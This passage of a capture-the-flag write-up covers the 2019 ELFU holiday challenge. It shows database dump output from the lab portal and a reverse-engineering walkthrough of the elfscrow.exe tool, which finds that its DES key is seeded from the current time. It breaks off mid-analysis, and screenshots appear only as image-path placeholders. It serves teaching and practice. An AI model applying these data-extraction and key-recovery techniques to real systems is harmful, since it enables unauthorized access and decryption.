[09:50:09] [INFO] retrieved: '4'
[09:50:09] [INFO] retrieved: '/krampus/adb798ca.png'
[09:50:10] [INFO] retrieved: '5'
[09:50:11] [INFO] retrieved: '/krampus/ba417715.png'
[09:50:12] [INFO] retrieved: '6'
Database: elfu
Table: krampus
[6 entries]
+----+----------------------+
| id | path                 |
+----+----------------------+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
+----+----------------------+
```

Those 6 .png files indicated in the *krampus* table can be downloaded directly from the student portal web site:


https://studentportal.elfu.org/krampus/0f5f510e.png
https://studentportal.elfu.org/krampus/1cc7e121.png
https://studentportal.elfu.org/krampus/439f15e6.png
https://studentportal.elfu.org/krampus/667d6896.png
https://studentportal.elfu.org/krampus/adb798ca.png
https://studentportal.elfu.org/krampus/ba417715.png

btw, visiting the root URI, https://studentportal.elfu.org/krampus/ displays this page:




Below are each of the six .png scraps:


0f5f510e.png




1cc7e121.png




439f15e6.png



667d6896.png




adb798ca.png



ba417715.png

Using GIMP layers, I combined each of the fragments into one image. Unfortunately, one piece is missing which might have revealed who wrote this letter. Maybe that piece burned up in the fireplace before the turtle doves got to it? Looking at the background image, hmm could that be an apple… or maybe a tooth?!?





The letter has a similar tone and feel as the redacted threating letter we found in Objective 2. The text from this letter is transcribed below:


> From the Desk of
>
> Date: August 23, 20
>
> Memo to Self:
>
> Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.
>
> I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!
>
> Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!
>
> That's what they deserve for not listening to my suggestions for supporting other holiday characters!
>
> Bwahahahahaha!

The relevant part needed to answer this objective is:

The answer to Objective 9 needed for the badge question is the string: **Super Sled-o-matic**







After submitting Objective 9 in your badge, talk again with Krampus Hollyfeld in the Steam Tunnels to get dialog on Objective 10.

Objective 10 – Recover Cleartext Document

This Objective is introduced when we speak again to Krampus in the Steam Tunnels after completing Objective 9. For this Objective, we need to decrypt an encrypted document that Krampus found.

> *Krampus Hollyfeld*
> *I managed to find this protected document on one of the compromised machines in our environment.*
> *I think our attacker was in the process of exfiltrating it.*
> *I'm convinced that it is somehow associated with the plan to destroy the holidays. Can you decrypt it?*


In the badge description, we're given the following:

1. A link to the Elfscrow Crypto tool (https://downloads.elfu.org/elfscrow.exe)
2. Link to debug symbols for this tool (https://downloads.elfu.org/elfscrow.pdb)
3. Link to the encrypted document (https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc)
4. Datetime range the document was encrypted: **December 6, 2019, between 7pm and 9pm UTC**

Excellent help is available in one of the KringleCon 2019 talks called "Reversing Crypto the Easy Way" given by Ron Bowes in Track 3 in Hermey Hall or can be viewed directly at this link: https://www.youtube.com/watch?v=obJdpKDpFBA

Like before, there are many tools and methods that could be used to do this analysis. The strategy I decided to follow was to use IDA and Immunity Debugger to do the reverse engineering and debug the executable to figure out how it works and hopefully find a flaw I can exploit.

First I did a few brief runs of the program itself from the command line just to see how it operates. I see now where the program gets its name since it escrows the encryption key online to https://elfscrow.elfu.org/api/store



Very interesting item here is the encryption key: `25 16 29 B1 84 B8 45 92`
This is an 8-byte key, indicating DES encryption is very likely.

Then opening the elfscrow.exe in IDA and loading the pdb file with debug symbols, we can see the following functions:

do_decrypt(int,char *,char *,char *)	.text	00402A00
do_encrypt(int,char *,char *)	.text	004026D0
fatal_error(char *)	.text	00401CC0
from_hex(char * const,uchar * const)	.text	00401ED0
generate_key(uchar * const)	.text	00401DF0
getopt_long_only(int,char * * const,char const *,op...	.text	00401C90
pre_c_init	.text	00403716
pre_cpp_init	.text	00403555
print_hex(char *,uchar *,uint)	.text	00402540
read_file(char *,ulong *)	.text	004025C0
retrieve_key(int,uchar * const,char *)	.text	00402220
store_key(int,uchar * const)	.text	00401F20
super_secure_random(void)	.text	00401DC0
super_secure_srand(int)	.text	00401D90
terminate(void)	.text	00403D14
time	.text	00401E60
to_hex(uchar * const,char * const)	.text	00401E80
usage(char *)	.text	00402D80
write_file(char *,uchar *,uint)	.text	00402660

The functions that stand out as interesting for analysis are:

- `do_encrypt()`
- `do_decrypt()`
- `generate_key()`
- `super_secure_random()`
- `super_secure_srand()`
- `time()`

Taking a look at the disassembly of `do_encrypt()`:

```
; Attributes: bp-based frame

; void __cdecl do_encrypt(int insecure, char *in_file, char *out_file)
?do_encrypt@@YAXHPAD0@Z proc near

data= dword ptr -30h
keyBlob= DESKEYBLOB ptr -2Ch
key= byte ptr -18h
var_10= dword ptr -10h
hProv= dword ptr -0Ch
hKey= dword ptr -8
data_len= dword ptr -4
insecure= dword ptr  8
in_file= dword ptr  0Ch
out_file= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 30h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax             ; len
mov     ecx, [ebp+in_file]
push    ecx             ; filename
call    ?read_file@@YAPAEPADPAK@Z ; read_file(char *,ulong *)
add     esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add     edx, 10h
push    edx             ; NewSize
mov     eax, [ebp+data]
push    eax             ; Memory
call    ds:__imp__realloc
add     esp, 8
mov     [ebp+data], eax
push    0F0000000h      ; dwFlags
push    1               ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0               ; szContainer
lea     ecx, [ebp+hProv]
push    ecx             ; phProv
call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test    eax, eax
jnz     short loc_402733
```

The interesting items above, we see where the plaintext file is read in using `read_file()` and the call to `CryptAcquireContextA()`.

Taking a closer look, these instructions push parameters on to the stack followed by the call to `CryptAcquireContextA()`.

```
0270A           push    0F0000000h      ; dwFlags
0270F           push    1               ; dwProvType
02711           push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
02716           push    0               ; szContainer
02718           lea     ecx, [ebp+hProv]
0271B           push    ecx             ; phProv
0271C           call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
```

The `CryptAcquireContextA()` function call and its parameters are defined by Microsoft in the following links:
https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta
https://docs.microsoft.com/en-us/windows/win32/seccrypto/cryptographic-provider-names
https://docs.microsoft.com/en-us/windows/win32/seccrypto/microsoft-enhanced-cryptographic-provider
https://docs.microsoft.com/en-us/windows/win32/seccrypto/cryptographic-provider-types

The article warns this function is deprecated:

CryptAcquireContextA function

12/04/2018 • 12 minutes to read

Important This API is deprecated. New and existing software should start using **Cryptography Next Generation APIs**. Microsoft may remove this API in future releases.

The *szProvider* parameter indicates it's using: **Microsoft Enhanced Cryptographic Provider v1.0**
Note: this provider supports multiple ciphers including legacy ciphers like DES

Continuing further in the `do_encrypt()`:

```
push    ecx             ; phProv
call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test    eax, eax
jnz     short loc_402733
```

```
push    offset aCryptacquireco ; "CryptAcquireContext failed"
call    ?fatal_error@@YAXPAD@Z ; fatal_error(char *)
```


```
loc_402733:
lea     edx, [ebp+key]
push    edx             ; buffer
call    ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
add     esp, 4
push    8               ; length
lea     eax, [ebp+key]
push    eax             ; str
push    offset title    ; "Generated an encryption key"
call    ?print_hex@@YAXPADPAEI@Z ; print_hex(char *,uchar *,uint)
add     esp, 0Ch
mov     [ebp+keyBlob.hdr.bType], 8
mov     [ebp+keyBlob.hdr.bVersion], 2
xor     ecx, ecx
mov     [ebp+keyBlob.hdr.reserved], cx
mov     [ebp+keyBlob.hdr.aiKeyAlg], 6601h
mov     [ebp+keyBlob.dwKeySize], 8
mov     edx, dword ptr [ebp+key]
mov     dword ptr [ebp+keyBlob.rgbKeyData], edx
mov     eax, dword ptr [ebp+key+4]
mov     dword ptr [ebp+keyBlob.rgbKeyData+4], eax
lea     ecx, [ebp+hKey]
push    ecx             ; phKey
push    1               ; dwFlags
push    0               ; hPubKey
push    14h             ; dwDataLen
lea     edx, [ebp+keyBlob]
push    edx             ; pbData
mov     eax, [ebp+hProv]
push    eax             ; hProv
call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
test    eax, eax
jnz     short loc_4027A3
```

Following the right branch, where execution continues if no error occurred, we see two interesting calls: one to `generate_key()` and another to `CryptImportKey()`.


```
0277D   push    ecx             ; phKey
0277E   push    1               ; dwFlags
02780   push    0               ; hPubKey
02782   push    14h             ; dwDataLen
02784   lea     edx, [ebp+keyBlob]
02787   push    edx             ; pbData
02788   mov     eax, [ebp+hProv]
0278B   push    eax             ; hProv
0278C   call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
```

The `CryptImportKey()` function call (also deprecated) and its parameters are defined by Microsoft in the following link: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptimportkey

As we inspect certain variables and error messages, there are clues that indicate that DES is the cipher in use:




Continuing down the `do_encrypt()` function, another clue that DES is being used and in CBC (Cipher Block Chaining) mode:



Following the right branch, where execution continues if no error occurred, we see one last interesting call to `CryptEncrypt()`.

The `CryptEncrypt()` function call (also deprecated) and its parameters are defined by Microsoft in the following link: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptencrypt


Now going back to the `generate_key()` function we saw earlier; this is where the DES encryption key is generated:



Here there are two very interesting functions being called inside of `generate_key()`:


- `time()` function
- `super_secure_srand()` function

The `time()` function shown here below calls `_time64()` which returns the number of seconds elapsed since midnight, January 1, 1970 (aka. Epoch time) and stores that value in register *eax* as a return value to `generate_key()`:




Then right after calling the `time()` function, `generate_key()` does a *push eax* (which is the epoch time) as a parameter to pass to the `super_secure_srand()` function. Notice that this time value becomes the **seed** value for `super_secure_srand()`. That means that the current Epoch time when the elfcrow.exe was run is the seed value for the `super_secure_srand()` function!

Now let's take a look at what `super_secure_srand()` does with the seed value:



```
; Attributes: bp-based frame

; void __cdecl super_secure_srand(int seed)
?super_secure_srand@@YAXH@Z proc near

seed= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+seed]
push    eax
push    offset aSeedD   ; "Seed = %d\n\n"
call    ds:__imp____iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 0Ch
mov     ecx, [ebp+seed]
mov     state, ecx
pop     ebp
retn
?super_secure_srand@@YAXH@Z endp
```


It prints the seed value and then stores it in a variable called *state* (will be referenced later), then returns to `generate_key()` to continue execution falling through to this loop:




```
loc_401E31:
cmp     [ebp+i], 8
jnb     short loc_401E4F

call    ?super_secure_random@@YAHXZ ; super_secure_random(void)
movzx   ecx, al
and     ecx, 0FFh
mov     edx, [ebp+buffer]
add     edx, [ebp+i]
mov     [edx], cl
jmp     short loc_401E28

loc_401E4F:
mov     esp, ebp
pop     ebp
retn
?generate_key@@YAXQAE@Z endp

loc_401E28:
mov     eax, [ebp+i]
add     eax, 1
mov     [ebp+i], eax
```

This loop will iterate 8 times, calling another function `super_secure_random()` and performing some post calculations on each iteration of the loop. Let's see the code for `super_secure_random()` and the loop body code snippet from above.

Having both side by side will complete the picture of what this code does:





If we follow the logic of these two blocks starting with the left block, the sequence looks like this:

1. Call super_secure_random() -> control passes to the right code block.

   In `super_secure_random()`

2. Ignore "`push ebp`" and "`mov ebp, esp`" as these are part of the CDECL function prologue to prepare the stack

3. "`mov eax, state`" - place state value in *eax* (this was set in `super_secure_srand()` - initially is the Epoch time seed.)

   For the first iteration of the loop - *eax* now contains the Epoch time seed value
   For subsequent iterations - *eax* will contain the previous loop iteration state value from step 6

4. "`imul eax, 343FDh`" - multiply the value in *eax* with 0x0343FD (214013 int) and store the result in *eax*

5. "`add eax, 269EC3h`" - add the value in eax to 0x269EC3 (2531011 int) and store the result in eax

6. "`mov state, eax`" - store current value of *eax* in the *state* variable (this becomes the new state for next iteration)

7. "`mov eax, state`" - copy the same value from *state* back into *eax*

8. "`sar eax, 10h`" - do a bitwise shift right on the value of *eax* for 10h (16 int) number of bits

9. "`and eax, 7FFFh`" - do a bitwise AND on the 2 low order bytes of *eax* with 7FFFh (0111 1111 1111 1111 binary)

10. "`pop epb`" and "`retn`" to prepare the stack and return to the 2nd line in the left block

    Back in `generate_key()`

11. "`movzx ecx, al`" - move the low order byte (8 bits) of *eax (al)* to *ecx*

12. "`and ecx, 0FFh`" - do a bitwise AND on the low order byte of *ecx* with 0FFh (0000 0000 1111 1111 binary)

